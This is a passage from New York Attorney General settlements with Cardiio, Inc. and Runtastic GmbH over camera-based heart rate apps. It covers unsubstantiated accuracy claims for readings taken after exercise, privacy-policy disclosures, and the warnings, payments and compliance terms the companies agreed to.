 - c. “Every Beat Counts. Create Your Personal Dashboard. Scan your heart rate when you wake up, after a run or yoga, or before a meeting with your boss! See how your heart rate changes over time through beautiful visualizations of your data.”
 - d. “Gain Insight. Your Resting Heart Rate is an Important Indicator of General Wellness, Fitness and Longevity. Cardiio analyzes your heart rate data to provide you with a fitness level rating and also estimates your potential life expectancy. Set personal goals for your resting heart rate and see how you stack up against others!”
 - e. “How Cardiio Works. Cardiio is powered by cutting-edge research and science conducted at the MIT Media Lab. Every time your heart beats, more blood is pumped into your face. This slight increase in blood volume causes more light to be absorbed, and hence less light is reflected from your face. Cardiio uses your

¹³ <https://itunes.apple.com/us/app/cardiio-heart-rate-monitor/id542891434?mt=8>.

¹⁴ <http://www.cardiio.com/>.

camera to track these tiny changes in reflected light that are not visible to the human eye and calculate your heart beat! Measurement accuracy is within 3 beats/min of a clinical pulse oximeter when performed at rest in a well-lit environment.”

13. The net impression that Cardiio, Inc. conveyed to the consumer about Cardiio-Heart Rate Monitor is that the app would accurately measure and monitor her heart rate after she has engaged in strenuous physical activity, such as running, whatever her physical condition. The name of the app and the statements and images referenced in Paragraphs 7 through 12 above, taken together, strongly suggested that the app would accurately measure heart rate after strenuous exercise, which is a vital sign, with the accuracy of a medical device.

14. Cardiio, Inc. made the above-noted post-exercise claims about Cardiio-Heart Rate Monitor without providing sufficient evidence substantiating that the app accurately measures the heart rate of individuals who have engaged in strenuous exercise such as running, despite specifically promoting its use in such conditions.¹⁵

15. Moreover, Cardiio, Inc.’s assertions that Cardiio-Heart Rate Monitor can calculate a user’s potential life expectancy and estimate how the user “stacks up” against “the average person” in the USA did not contain sufficient disclosures that these calculations were hypothetical and estimates not intended to measure accurately life expectancy.

16. The United States Food and Drug Administration (“FDA”), regulates cardiac monitors used to measure heart rate as Class II medical devices¹⁶, which means they are “higher risk devices than Class I and require greater regulatory controls to provide reasonable assurance of the device’s safety and effectiveness.”¹⁷

¹⁵ Cardiio, Inc. did provide sufficient evidence regarding the accuracy of the Cardiio-Heart Rate Monitor’s heart rate measurements when conducted at rest and in a well-lit environment.

¹⁶ See 21 C.F.R. § 870.2300.

¹⁷ <http://www.fda.gov/AboutFDA/Transparency/Basics/ucm194438.htm>.

17. Cardio-Heart Rate Monitor can potentially harm consumers if it provides inaccurate or misleading results, because accurate heart rate readings are critical to the health of consumers whose medical conditions require them to maintain (or not exceed) a certain heart rate. Consumers could jeopardize their health by relying on inaccurate heart rate readings and potentially reaching dangerous heart rates. For example, if Cardio-Heart Rate Monitor provides a consumer with a reading of 82 BPM when the consumer's actual heart rate is much higher, the consumer could exceed the maximum target heart rate for his or her age during exercise, and thereby jeopardize his or her health. A person's maximum heart rate is generally calculated as 220 BPM minus a person's age.¹⁸ A person who exceeds 85% of her maximum heart rate (her "maximum target") during vigorous exercise is at risk of ventricular tachycardia (rapid heart rhythm in the bottom chambers of the heart) and ST-segment depression (abnormalities in ECG), conditions which can indicate increased risk of cardiac mortality.¹⁹ To illustrate, for a 40-year-old person, her maximum heart rate is 180 BPM, and her maximum target is 153 BPM.

18. Numerous reviews indicate that Cardio-Heart Rate Monitor is being used by people after exercise, and by people with serious medical conditions, such as rapid heart beat, atrial fibrillation, tachycardia, and arrhythmia requiring a pacemaker. Some of these reviews indicate that Cardio-Heart Rate Monitor's heart rate readings may be inaccurate. For example, in December 2015, a user stated in a review of the app: "Recently my son ha[d] a bout of bronchitis and his heart beat really fast. I tried to listen to his heart beat manually then

¹⁸ See <http://www.mayoclinic.org/healthy-lifestyle/fitness/in-depth/exercise-intensity/art-20046887?pg=2>.

¹⁹ See Atwal, Porter, & MacDonald, *Cardiovascular effects of strenuous exercise in adult recreational hockey: the Hockey Heart Study*. 166 Canadian Medical Association J. 303-307 (Feb. 2002); Koplan & Stevenson, *Ventricular tachycardia and sudden cardiac death*. 84 Mayo Clinic Proceedings 289-97 (Mar. 2009); Birnbaum et al., *Prognostic significance of precordial ST segment depression on admission electrocardiogram in patients with inferior wall myocardial infarction*. 28 J. Am. Coll. Cardiology 313-18 (Aug. 1996).

remembered I had this app so I busted it out but boy was It way off. Showing 45 bpm when my son was over 100.”

19. As a result of the OAG’s investigation, Cardiio, Inc. provided to the OAG sufficient evidence reflecting testing of Cardiio-Heart Rate Monitor. Such testing was supervised by individuals who possess Ph.D.’s in Electrical and Medical Engineering, and Biomedical Engineering. One of these individuals is a signatory to the AOD, and attests that Cardiio-Heart Rate Monitor provides accurate heart rate measurements both at rest and after exercise.

20. As a result of the OAG’s investigation, Cardiio, Inc. disclosed clearly and prominently²⁰, on its website and in the App Store listing for Cardiio-Heart Rate Monitor:

- a. The following statement, which is also disclosed in a pop-up message that appears upon first use of the app:

WARNING: NOT FOR MEDICAL USE

“If knowing your pulse rate is critical to your health, you need to have your pulse taken by a medical professional. Cardiio is not intended to diagnose, prevent or treat any condition, or to be a substitute for professional medical care. Measurements and statistics are intended for informational and educational purposes only, to support general health and wellness. The Cardiio app has not been tested with individuals with health conditions, is not a clinical pulse oximeter and has not been cleared or approved by the U.S. Food and Drug Administration.

- b. Cardiio’s technology is based on technology licensed from MIT and originally developed at the MIT Media Lab. MIT has not endorsed Cardiio-Heart Rate Monitor or Cardiio, Inc.

²⁰ “Clearly and prominently,” as used in this Assurance, means, in textual communications (*e.g.*, printed publications or words displayed on the screen of a computer or mobile device), that the required disclosures are of a type, size, and location sufficiently noticeable for an ordinary consumer to read and comprehend them, in print that contrasts highly with the background on which they appear. The required disclosures must: (1) be presented in an understandable language and syntax; and (2) include nothing contrary to, inconsistent with, or in mitigation of any statement contained within the disclosure or within any document linked to or referenced therein.

- c. Regarding the “potential life expectancy” feature of Cardioio-Heart Rate Monitor, the following statement, which is also disclosed in the app each time the feature is used:

This is a hypothetical calculation that is purely an estimate and not intended to measure accurately life expectancy.

Cardiio, Inc. will disclose in an “FAQ” page on Cardioio-Heart Rate Monitor that the “potential life expectancy” feature of the app is based on the user’s average heart rate as measured by the app, and gender and age as entered by the user.

B. Cardioio, Inc.’s Privacy Practices

21. Cardioio, Inc. maintains a Privacy Policy that states how the company handles users’ personal information, including heart rate readings, generated by Cardioio-Heart Rate Monitor (“Cardiio, Inc.’s Privacy Policy,” the “Privacy Policy,” or the “Policy”). Prior to the OAG’s investigation, Cardioio, Inc. did not require that users expressly consent to the Policy. Rather, Cardioio, Inc. deemed a consumer to have consented to the Policy by providing data such as age, gender, weight, and existing heart-related conditions, and “waveforms related to [users’] heart signal obtaining from the processing of the camera input.” This default consent did not ensure that potential users understood Cardioio, Inc.’s Privacy Policy, because they may never have seen it.

22. Cardioio, Inc.’s Privacy Policy states that the company collects various types of data from users of Cardioio-Heart Rate Monitor, including age, gender, weight, and existing heart-related conditions,” and “waveforms related to [users’] heart signal obtaining from the processing of the camera input.” Though not stated in the Privacy Policy, Cardioio had the right to collect information regarding users’ GPS location with express consent of users, which, when combined with other information about a user, may be personally identifiable information.

23. Cardioio, Inc.’s Privacy Policy also states that it may disclose to its affiliates, agents and business partners “aggregated” data compiled from the information that it collects

from users. Although Cardiio, Inc. states that this data does not identify users personally, it did not disclose to consumers the risk that third parties who receive such data from Cardiio, Inc. may reidentify specific users.²¹

24. Cardiio, Inc.'s Privacy Policy stated that it may disclose users' personal information to third parties if it believed in good faith that disclosure of users' personal data was "reasonably necessary to protect the property or rights of Cardiio, third parties or the public at large." This conferred virtually unlimited discretion on Cardiio, Inc. in disclosing users' personal information.

25. Cardiio, Inc. did not disclose to users of Cardiio-Heart Rate Monitor that the personal health information collected and stored by Cardiio, Inc., and subsequently shared by the user via Cardiio-Heart Rate Monitor, may not be protected under the Health Insurance Portability and Accountability Act ("HIPAA").

26. Cardiio, Inc. has represented to the OAG that it has not disclosed any personally identifiable user information to any third parties.

27. As a result of the OAG's investigation, Cardiio, Inc. modified its Privacy Policy for Cardiio-Heart Rate Monitor to state clearly and prominently the following:

- a. Cardiio, Inc. secures express consent to its Privacy Policy from users of its mobile applications, via a message that requires users to physically scroll through the entire Policy and, before using the Cardiio-Heart Rate Monitor app, click on a button that states: "I have read and agree to the Privacy Policy for Cardiio-Heart Rate Monitor." This applies to any revisions to the Privacy Policy.
- b. Cardiio deems personally identifiable user information confidential and does not disclose such information without the express informed consent of the user. Such consent shall be secured through an express action by the consumer such as

²¹ See Paul Ohm, Broken Promises of Privacy: Responding to the Surprising Failure of Anonymization, 57 UCLA Law Rev. 1701 (2010), available at http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1450006; Sweeney L., Only You, Your Doctor, and Many Others May Know, Technology Science, September 29, 2015, available at <http://techscience.org/a/2015092903>.

clicking a check-box, providing an electronic signature, or other substantially similar method, after clear and conspicuous disclosure immediately above such check-box or electronic signature, indicating that the consumer is agreeing to the disclosure of his or her information by Cardiio, Inc. A pre-checked box shall not be considered evidence of consent. Cardiio shall not disclose personally identifiable user information to any person or organization not specifically authorized by the individual user.

- c. Cardiio, Inc. does not collect or disclose information regarding users' GPS location without express consent of users.
- d. Cardiio, Inc. discloses to users the standard of care employed to protect personally identifiable user information.
- e. Cardiio, Inc. may disclose personally identifiable user information in response to lawful requests from federal, state, local, or foreign law and civil enforcement agencies.
- f. Cardiio, Inc. may disclose with its affiliates, agents and business partners "aggregated" data compiled from the information that it collects from users. Although this data does not identify users personally, there is a risk that third parties who receive such data from Cardiio, Inc. may reidentify specific users.
- g. Personal health information collected by Cardiio, Inc., and subsequently shared by the user via Cardiio-Heart Rate Monitor, may not be protected under the Health Insurance Portability and Accountability Act ("HIPAA").

For purposes of this Assurance, the words "disclose" or "discloses" do not include Cardiio, Inc. allowing third-party service providers (such as database hosting companies, email service providers, and other similar service providers) limited access to personally identifiable user information in the scope of their work to help Cardiio, Inc. provide and maintain its services and business.

III. RELEVANT NEW YORK STATE LAW

28. The New York State Executive Law prohibits "illegal or fraudulent acts" in the conduct of any business, trade or commerce, and allows the OAG to institute a special proceeding for restitution, damages, and/or injunctive relief against any party which has committed such acts. N.Y. Exec. Law § 63(12).

29. The New York General Business Law prohibits “deceptive acts or practices in the conduct of any business, trade or commerce or in the furnishing of any service” in New York State, as well as “false advertising in the conduct of any business,” and authorizes the OAG to enjoin any such practices. N.Y. Gen. Bus. Law §§ 349 and 350.

30. Marketing a Health Measurement App without substantiation that it accurately measures what it purports to measure, and without fully and clearly disclosing privacy practices, constitute deceptive business practices in violation of New York Executive Law § 63(12) and General Business Law §§ 349 and 350.

NOW, WHEREAS, Cardiio, Inc. neither admits nor denies the Attorney General’s findings in Paragraphs 4 through 18 and 21 through 25 above; and

WHEREAS, New York laws prohibiting deceptive business practices and misleading advertising confer important consumer and public health protections; and

WHEREAS, Cardiio, Inc. has cooperated with the OAG’s investigation; and

WHEREAS, the Attorney General is willing to accept the terms of this Assurance under Executive Law Section 63(15) and to discontinue his investigation; and

WHEREAS, the parties each believe that the obligations imposed by this Assurance are prudent and appropriate; and

WHEREAS, the Attorney General has determined that this Assurance is in the public interest.

IT IS HEREBY UNDERSTOOD AND AGREED, by and between the parties that:

IV. PROSPECTIVE RELIEF

A. Documentation of Substantiation

31. If Cardiio, Inc. makes any material change to its claims concerning the functionality of Cardiio-Heart Rate Monitor, it must perform testing to substantiate any such

claims. The testing must be performed by researchers qualified by training and experience to conduct such testing. Cardiio, Inc. shall secure and preserve all data, analyses, and documents regarding such testing, and make them available to the OAG upon request.

B. Changes to Cardiio-Heart Rate Monitor

32. Cardiio, Inc. shall maintain the changes to Cardiio-Heart Rate Monitor described above in Paragraph 20.

33. Cardiio, Inc. shall not make, or assist others in making, expressly or by implication, including through the use of the Cardiio-Heart Rate Monitor name, endorsement, depiction, or illustration, any false or misleading representation or claim regarding the health benefits or efficacy of Cardiio-Heart Rate Monitor.

C. Privacy Protections

34. Cardiio, Inc. shall maintain the changes to its Privacy Policy for Cardiio-Heart Rate Monitor described above in Paragraph 27.

35. Cardiio, Inc. shall not misrepresent in any manner, expressly or by implication, the extent to which it maintains the privacy or security of user information,²² including but not limited to:

- a. Its collection or disclosure of any personally identifiable user information collected with Cardiio-Heart Rate Monitor, including but not limited to users' GPS location and device identifier; and
- b. The extent to which Cardiio, Inc. makes or has made personally identifiable user information collected with Cardiio-Heart Rate Monitor accessible to third parties.

36. Prior to sharing any de-identified user information collected with Cardiio-Heart Rate Monitor with third parties, Cardiio, Inc., shall, in writing, secure the express written

²² "User information," as used in this Assurance, means any information collected from a user.

agreement of such third parties that they will not attempt to re-identify the information to any particular individual.

37. To protect the security of personally identifiable user information, Cardiio, Inc. shall:

- a. Establish and implement reasonable security policies and procedures designed to protect personally identifiable user information collected with Cardiio-Heart Rate Monitor. Such policies and procedures, which shall be documented in writing, shall be appropriate to the nature and scope of Cardiio, Inc.'s activities and the sensitivity of the covered information.
- b. At least bi-annually, review its existing security policies and procedures designed to protect personally identifiable user information collected with Cardiio-Heart Rate Monitor, and update such policies and procedures as necessary to maintain reasonable security.

V. MONETARY PENALTIES, FEES and/or COSTS

38. Within thirty (30) days of the Effective Date, Cardiio, Inc. shall pay \$5,000 to the OAG for penalties, fees and/or costs of the Attorney General's investigation.

39. Such sum shall be payable by check to "State of New York Department of Law."

VI. LIQUIDATED DAMAGES

40. If Cardiio, Inc. violates any provision of this Assurance, the OAG may elect to demand that Cardiio, Inc. pay liquidated damages of \$5,000 per violation for such non-compliance. Before liquidated damages may be imposed, the OAG shall give Cardiio, Inc. written notice that Cardiio, Inc. may be subject to liquidated damages under this Paragraph. In the event that Cardiio, Inc. does not cure the violation within ten (10) days of receipt of the OAG's written notice, the OAG may impose liquidated damages pursuant to this Paragraph. The damages period shall commence on the date that Cardiio, Inc. receives the OAG's written notice and end on the date that Cardiio, Inc. cures the violation or provides the requested information.

VII. GENERAL PROVISIONS

41. Compliance: Cardiio, Inc. shall submit to the OAG, within sixty (60) days of the Effective Date, a detailed letter certifying and setting forth its compliance with the terms of this Assurance.

42. Cardiio, Inc.'s Representations: The OAG has agreed to the terms of this Assurance based on, among other things, the representations made to the OAG by Cardiio, Inc. and its counsel and the OAG's own factual investigation as set forth in the above Findings. To the extent that any material representations are later found to be inaccurate or misleading, this Assurance is voidable by the OAG in its sole discretion.

43. Communications: All communications, reports, correspondence, and payments that Cardiio, Inc. submits to the OAG concerning this Assurance or any related issues are to be sent to the attention of the person identified below:

Michael D. Reisman, Esq.
Assistant Attorney General
Health Care Bureau
Office of the New York State Attorney General
120 Broadway
New York, New York 10271

44. Receipt by the OAG of materials referenced in this Assurance, with or without comment, shall not be deemed or construed as approval by the OAG of any of the materials, and Cardiio, Inc. shall not make any representations to the contrary.

45. All notices, correspondence, and requests to Cardiio, Inc. shall be directed as follows:

Ming-Zher Poh
Cardiio, Inc.
45 Prospect Street
Cambridge, MA 02139

46. Valid Grounds and Waiver: Cardiio, Inc. hereby accepts the terms and conditions of this Assurance and waives any rights to challenge it in a proceeding under Article 78 of the Civil Practice Law and Rules or in any other action or proceeding.

47. No Deprivation of the Public's Rights: Nothing herein shall be construed to deprive any member or other person or entity of any private right under law or equity.

48. No Blanket Approval by the Attorney General of Cardiio, Inc.'s Practices: Acceptance of this Assurance by the OAG shall not be deemed or construed as approval by the OAG of any of Cardiio, Inc.'s acts or practices, or those of its agents or assigns, and none of them shall make any representation to the contrary.

49. Monitoring by the OAG: To the extent not already provided under this Assurance, Cardiio, Inc. shall, upon request by the OAG, provide all documentation and information necessary for the OAG to verify compliance with this Assurance. Cardiio, Inc. may request an extension of particular deadlines under this Assurance, but OAG need not grant any such request. This Assurance does not in any way limit the OAG's right to obtain, by subpoena or by any other means permitted by law, documents, testimony, or other information.

50. No Limitation on the Attorney General's Authority: Nothing in this Assurance in any way limits the OAG's ability to investigate or take other action with respect to any non-compliance at any time by Cardiio, Inc. with respect to this Assurance, or Cardiio, Inc.'s non-compliance with any applicable law with respect to any matters.

51. No Undercutting of Assurance: Cardiio, Inc. shall not take any action or make any statement denying, directly or indirectly, the propriety of this Assurance or expressing the view that this Assurance is without factual basis. Nothing in this paragraph affects Cardiio, Inc.'s: (a) testimonial obligations, or (b) right to take legal or factual positions in defense of litigation or

other legal proceedings to which the OAG is not a party. This Assurance is not intended for use by any third party in any other proceeding.

52. Under Executive Law Section 63(15), evidence of a violation of this Assurance shall constitute prima facie proof of a violation of the applicable law in any action or proceeding thereafter commenced by the OAG.

53. This Assurance shall be governed by the laws of the State of New York without regard to any conflict of laws principles.

54. If a court of competent jurisdiction determines that Cardiio, Inc. has breached this Assurance, Cardiio, Inc. shall pay to the OAG the cost, if any, of such determination and of enforcing this Assurance, including, without limitation, legal fees, expenses, and court costs.

55. In the event the Assurance is voided or breached, Cardiio, Inc. expressly agrees and acknowledges that this Assurance shall in no way bar or otherwise preclude the OAG from commencing, conducting or prosecuting any investigation, action or proceeding, however denominated, related to the Assurance, against Cardiio, Inc., or from using in any way any statements, documents or other materials produced or provided by Cardiio, Inc. prior to or after the date of this Assurance.

56. None of the parties shall be considered to be the drafter of this Assurance or any provision for the purpose of any statute, case law, or rule of interpretation or construction that would or might cause any provision to be construed against the drafter hereof. This Assurance was drafted with substantial input by all parties and their counsel, and no reliance was placed on any representation other than those contained in this Assurance.

57. In the event that any one or more of the provisions contained in this Assurance shall for any reason be held to be invalid, illegal, or unenforceable in any respect, in the sole

discretion of the OAG such invalidity, illegality, or unenforceability shall not affect any other provision of this Assurance.

58. This Assurance contains an entire, complete, and integrated statement of each and every term and provision agreed to by and among the parties, and the Assurance is not subject to any condition not provided for herein. This Assurance supersedes any prior agreements or understandings, whether written or oral, between and among the OAG and Cardiio, Inc. regarding the subject matter of this Assurance.

59. This Assurance may not be amended or modified except in an instrument in writing signed on behalf of all the parties to this Assurance.

60. The division of this Assurance into sections and subsections and the use of captions and headings in connection herewith are solely for convenience and shall have no legal effect in construing the provisions of this Assurance.

61. Binding Effect: This Assurance is binding on and inures to the benefit of the parties to this Assurance and their respective successors and assigns, provided that no party, other than the OAG, may assign, delegate, or otherwise transfer any of its rights or obligations under this Assurance without prior written consent of the OAG. “Successors” includes any entity which acquires the assets of Cardiio, Inc. or otherwise assumes some or all of Cardiio, Inc.’s current or future business.

62. Effective Date: This Assurance is effective on the date that it is signed by the Attorney General or his authorized representative (the “Effective Date”), and the document may be executed in counterparts, which shall all be deemed an original for all purposes.


AGREED TO BY THE PARTIES:

Dated: Cambridge, MA

January 14, 2017

Cardio, Inc.

By:


Ming-Zher Poh

Dated: New York, New York

January 23, 2017

ERIC T. SCHNEIDERMAN

Attorney General of the State of New York

LISA LANDAU

Bureau Chief

Health Care Bureau

By:



MICHAEL D. REISMAN

Assistant Attorney General

Health Care Bureau

ATTORNEY GENERAL OF THE STATE OF NEW YORK

In the Matter of

Runtastic GmbH

Assurance No.: 16-174

**ASSURANCE OF DISCONTINUANCE
UNDER EXECUTIVE LAW
SECTION 63, SUBDIVISION 15**

Pursuant to the provisions of Section 63(12) of the Executive Law, New York Education Law Section 6515, and Article 22-A of the General Business Law, Eric T. Schneiderman, Attorney General of the State of New York, caused an inquiry to be made into certain business practices of Runtastic GmbH (“Runtastic¹”). Based upon that inquiry, the Office of the Attorney General (“the OAG”) has made the following findings, and Runtastic has agreed to modify its business practices and comply with the following provisions of this Assurance of Discontinuance (“Assurance”).

I. BACKGROUND

1. The proliferation of smartphones and other mobile devices has created intense demand for mobile applications,² which consumers generally purchase through two online stores, Apple’s App Store (which offers versions for iPhones and compatible devices), and Google Play (which offers versions for Android phones and compatible devices).

¹ In this Assurance, “Runtastic” shall mean Runtastic’s owners, officers, agents, servants, employees, and those persons in active concert or participation with them.

² “Mobile application” is defined herein as a program designed to be or capable of being used on a smartphone or other mobile device.

2. Health-related mobile applications have become especially popular, with more than 165,000 currently available.³ The majority of these provide general medical reference and education or allow consumers to track their fitness or symptoms based on data they input themselves, and may promote health awareness. A narrower category of mobile applications (hereafter, “Health Measurement Apps”), however, purport to measure vital signs or other indicators of health using only a smartphone’s camera and sensors, without any external device. These Health Measurement Apps can be harmful to consumers if they provide inaccurate or misleading results.⁴ For example, these apps can provide false reassurance that a consumer is healthy, which might cause her to forego necessary medical treatment and thereby jeopardize her health. Conversely, Health Measurement Apps can incorrectly indicate a medical issue, causing a consumer to unnecessarily seek medical treatment – sometimes from a hospital emergency room.

II. THE OAG’S INVESTIGATION AND FINDINGS

3. Runtastic is an Austrian company with its principal place of business at Pluskaufstraße 7, Business Center, 4061 Pasching bei Linz, Austria.

4. The OAG’s Health Care Bureau received reports that consumers are downloading a Health Measurement App named “Heart Rate Monitor, Heartbeat & Pulse Tracker” (“Heart

³ See <http://www.latimes.com/business/technology/la-me-mobile-health-safety-20160412-story.html>.

⁴ See, e.g., <http://www.imedicalapps.com/2015/02/apple-google-health-app-patients/>; <http://www.nejm.org/doi/full/10.1056/NEJMhle1403384>; http://www.slate.com/blogs/future_tense/2013/09/24/mhealth_fda_needs_to_regulate_digital_snake_oil.html; <http://www.motherjones.com/environment/2015/01/medical-apps-not-helping>; http://www.wired.com/2014/07/medical_apps/.

Rate Monitor”),⁵ and using it to measure their heart rate, or pulse. The OAG subsequently launched an investigation regarding Heart Rate Monitor.

5. Runtastic created, and since 2009, has offered, a variety of apps for sale to consumers, including in New York State, through Apple’s App Store and Google Play. Heart Rate Monitor was first made available by Runtastic on December 18, 2012, and, according to the company, “[t]urn[s] your iPhone into your personal HEART RATE MONITOR.”⁶ American consumers have downloaded more than 1 million copies of Heart Rate Monitor, and the app has generated tens of thousands of dollars in revenue.

6. Heart rate, the number of times the heart beats per minute, is a vital sign that health care providers monitor in their patients.⁷ Healthy people typically have a resting heart rate between 60 and 100 beats per minute (“BPM”). A resting heart rate above or below this range can indicate a medical condition, such as heart disease.⁸ Clinicians measure heart rate using a heart rate monitor, which employ two types of technologies: electrocardiography (“ECG”), which measures the heart’s electrical activity, and photoplethysmography (“PPG”), which senses the rate of blood flow via light shined through the skin. Chest-strap heart rate monitors use ECG. A device called a pulse oximeter, which uses PPG to measure the level of oxygen in the blood, may also be used to measure heart rate.

⁵ The App is available in a free version, a “Pro” version for \$1.99, and as part of “packs” that include other apps.


⁶ <https://itunes.apple.com/us/app/runtastic-heart-rate-monitor/id586956623?mt=8>.

⁷ <https://medlineplus.gov/ency/article/002341.htm>.

⁸ <http://www.mayoclinic.org/healthy-lifestyle/fitness/expert-answers/heart-rate/faq-20057979>.

A. Runtastic's Marketing of Heart Rate Monitor

7. Runtastic instructs the consumer that to use Heart Rate Monitor, she must place her index finger against the back camera lens and flashlight of a smart phone. The app then generates a number for her heart rate, as shown in this screenshot⁹:



As depicted above, the user sees a graph with peaks and troughs while Heart Rate Monitor purports to measure her heart rate. A user cannot tell whether the peaks and troughs are related to her actual heart rate, because there is no scale indicating what the graph shows. Heart Rate Monitor allows a user to save, and share via email and social media, the heart rate measurements that the app generates.

8. Heart Rate Monitor purports to provide readings for heart rate at rest, and before, and after, physical activity, because users can tag recorded readings with labels indicating the physical state in which the measurement was made, as shown in this screenshot¹⁰:

⁹ <https://play.google.com/store/apps/details?id=com.runtastic.android.heartrate.pro&hl=en>.



9. Runtastic placed Heart Rate Monitor in the “Health & Fitness” category in Apple’s App Store, and in the listing it created for the App Store, makes the following claims about Heart Rate Monitor¹¹:

- a. “Turn your iPhone into your personal HEART RATE MONITOR....”
- b. “It’s easy to determine your physical or mental condition based on your pulse....”
- c. “Measure your heart rate after a training session to find out how your cardiovascular system is doing under stress.”
- d. “EFFICIENT ANALYSIS.”

¹⁰ <https://itunes.apple.com/us/app/runtastic-heart-rate-monitor/id586956623?mt=8>.

¹¹ <https://itunes.apple.com/us/app/runtastic-heart-rate-monitor/id586956623?mt=8>.

10. Runtastic placed Heart Rate Monitor in the “Health & Fitness” category in the Google Play store, and in the listing it created for Google Play store, makes the following claims about Heart Rate Monitor¹²:

- a. “Download Runtastic HEART RATE MONITOR app and turn your Android phone into an Instant Heart Rate Monitor - yep, that’s possible!”
- b. “Your pulse is racing, your heart is in your mouth: It’s easy to determine your physical or mental condition based on your pulse - and not only when you’re excited. Measure your heart rate after a training session to find out how your cardiovascular system is doing under stress. Or, take an HR measurement before your next exam. Runtastic Heart Rate shows you how fast your heart is beating at any given moment, no extra devices needed. Your smartphone will do the job. Unbelievable? Just try it out!”
- c. “Measure your heart rate with your smartphone camera.”
- d. “EFFICIENT ANALYSIS.”
- e. “Eager to know if your fitness level has improved? Measure your heart rate on a regular basis and monitor the progress of your resting heart rate.”
- f. “Download the Runtastic Heart Rate App today, check your heart rate regularly and show your friends how cool & calm you remain even when in a seemingly stressful situation!”

11. Runtastic claims that Heart Rate Monitor allows a user to “[c]heck your heart rate anytime, anywhere – when you wake up, before & after exercise or after a stressful business meeting! The Runtastic Heart Rate app measures your heartbeat with great accuracy, using your smartphone camera sensor, helping you get a better sense of your overall health and fitness! Want instant, reliable HR results? Download Runtastic Heart Rate today!”¹³

12. The net impression that Runtastic conveys to the consumer about Heart Rate Monitor is that the app will accurately measure and monitor her heart rate after she has engaged in strenuous physical activity, whatever her physical condition. The name of the app and the

¹² <https://play.google.com/store/apps/details?id=com.runtastic.android.heartrate.pro&hl=en>.

¹³ <https://www.runtastic.com/en/apps/heartrate>.

statements and images referenced in Paragraphs 7 through 11 above, taken together, strongly suggest that the app will accurately measure heart rate, which is a vital sign, with the accuracy of a medical device.

13. Runtastic made the above-noted claims about Heart Rate Monitor without providing sufficient evidence substantiating that the app accurately measures the heart rate of individuals who have engaged in strenuous exercise such as running, despite specifically promoting its use in such conditions.¹⁴

14. The United States Food and Drug Administration (“FDA”) regulates heart rate monitors used to measure heart rate as Class II medical devices,¹⁵ which means they are “higher risk devices than Class I and require greater regulatory controls to provide reasonable assurance of the device’s safety and effectiveness.”¹⁶

15. Heart Rate Monitor can potentially harm consumers by providing inaccurate or misleading results, since accurate heart rate readings are critical to the health of consumers whose medical conditions require them to maintain (or not exceed) a certain heart rate. Consumers could jeopardize their health by relying on inaccurate heart rate readings and potentially reaching dangerous heart rates. For example, if Heart Rate Monitor provides a consumer with a reading of 82 BPM when the consumer’s actual heart rate is much higher, the consumer could exceed the maximum target heart rate for his or her age during exercise, and thereby jeopardize his or her health. A person’s maximum heart rate is generally calculated as 220 BPM minus a person’s age.¹⁷ A person who exceeds 85% of her maximum heart rate (her

¹⁴ Runtastic claims that it performed testing of Heart Rate Monitor prior to the OAG’s investigation, but it did not retain any records of such testing.

¹⁵ See 21 C.F.R. § 870.2300.

¹⁶ <http://www.fda.gov/AboutFDA/Transparency/Basics/ucm194438.htm>.

¹⁷ See <http://www.mayoclinic.org/healthy-lifestyle/fitness/in-depth/exercise-intensity/art->

“maximum target”) during vigorous exercise is at risk of ventricular tachycardia (rapid heart rhythm in the bottom chambers of the heart) and ST-segment depression (abnormalities in ECG), conditions which can indicate increased risk of cardiac mortality.¹⁸ To illustrate, for a 40-year-old person, her maximum heart rate is 180 BPM, and her maximum target is 153 BPM.

16. Numerous on-line, consumer reviews indicate that Heart Rate Monitor is being used by people after exercise, and by people with serious medical conditions (for example, irregular heart rate, stress, chest pain, heart flutter, heart disease, pulmonary hypertension, and cancer), to track their heart rate. Some reviews indicate that its heart rate readings are inaccurate. For example, on July 14, 2015, a user wrote in a review: “Not accurate. Took my heart rate and it said 40 something. That can’t be right because mine is usually faster than other people’s.”

17. As a result of the OAG’s investigation, Runtastic provided to the OAG additional evidence reflecting testing of Heart Rate Monitor. Such testing was supervised by individuals who possess a Ph.D in computer science, M.A. in computer engineering, and an M.A. in mobile computing. One of these individuals is a signatory to the AOD, and attests that Heart Rate Monitor provides accurate heart rate measurements both at rest and after exercise.

20046887?pg=2.

¹⁸ See Atwal, Porter, & MacDonald, *Cardiovascular effects of strenuous exercise in adult recreational hockey: the Hockey Heart Study*. 166 Canadian Medical Association J. 303-307 (Feb. 2002); Koplan & Stevenson, *Ventricular tachycardia and sudden cardiac death*. 84 Mayo Clinic Proceedings 289-97 (Mar. 2009); Birnbaum et al., *Prognostic significance of precordial ST segment depression on admission electrocardiogram in patients with inferior wall myocardial infarction*. 28 J. Am. Coll. Cardiology 313-18 (Aug. 1996).

18. As a result of the OAG’s investigation, Runtastic disclosed clearly and prominently¹⁹, on its website, in app store listings for Heart Rate Monitor, and in a pop-up message that appears upon first use of the app:

WARNING: NOT FOR MEDICAL USE

“If knowing your pulse rate is critical to your health, you need to have your pulse taken by a medical professional. Heart Rate Monitor is not intended to diagnose, prevent or treat any condition, or to be a substitute for professional medical care. Measurements and statistics are intended for informational and educational purposes only, to support general health and wellness. The Heart Rate Monitor app has not been tested with individuals with health conditions and has not been cleared or approved by the U.S. Food and Drug Administration.

19. Runtastic deleted the claim that Heart Rate Monitor allows users to determine “how their cardiovascular system is doing under stress.”

B. Runtastic’s Privacy Practices

